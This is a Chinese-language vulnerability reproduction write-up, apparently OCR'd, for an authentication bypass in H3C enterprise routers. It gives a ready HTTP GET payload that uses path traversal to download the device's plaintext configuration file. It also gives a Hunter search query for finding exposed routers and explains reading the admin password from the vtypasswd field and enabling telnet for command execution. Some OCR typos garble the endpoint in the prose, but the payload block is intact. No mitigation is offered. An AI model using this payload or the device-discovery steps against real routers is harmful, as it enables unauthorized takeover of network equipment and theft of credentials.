H15-1H3C-企业路由器-任意用户登陆

漏洞描述：

H3C 企业路由器(ERN ERG2N GR 系列》存在任意用户登录和命令 执行漏洞，攻击者可通过访问nserLog in.asp/actionpalicy_status1./xxxx.cfg 接口，xxxx为设备型号（比如设备型号为 ER5200G2 ，即访问userLog in.asp/../actionpolicy_status/../ER5200G2.cfg），统过COOKIE 验证，进行目录穿越，获取 设备的明文配置文件，配置中有明文的web 管理员账号admin 的密码，登陆后台 即可通过开启telenet 获取命令执行权限

网站图片：

网络测绘：

Hunter 语法：

- hunterapp.name="H3C Router Management"

漏洞复现：


1. 访问userLog in.asp/actionpalicy_status1./xxxx.cfg 接口，xxxx为设备型号（比如设备型号为 ER5200G2 ，即访问userLog in.asp/../actionpolicy_status/../ER5200G2.cfg）
2. 根据设备型号修改payload

payload：


```
GET /userLogin.asp/../actionpolicy_status/../ER2200G2.cfg HTTP/1.1
User-Agent: Java/1.8.0_381
Host: xx.xx.xx.xx
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: close
```

效果图:

1. 密码就在vtypasswd字段



1. 账户为admin



1. 可在远程管理->远程telnet管理处开启telnet获取命令执行权限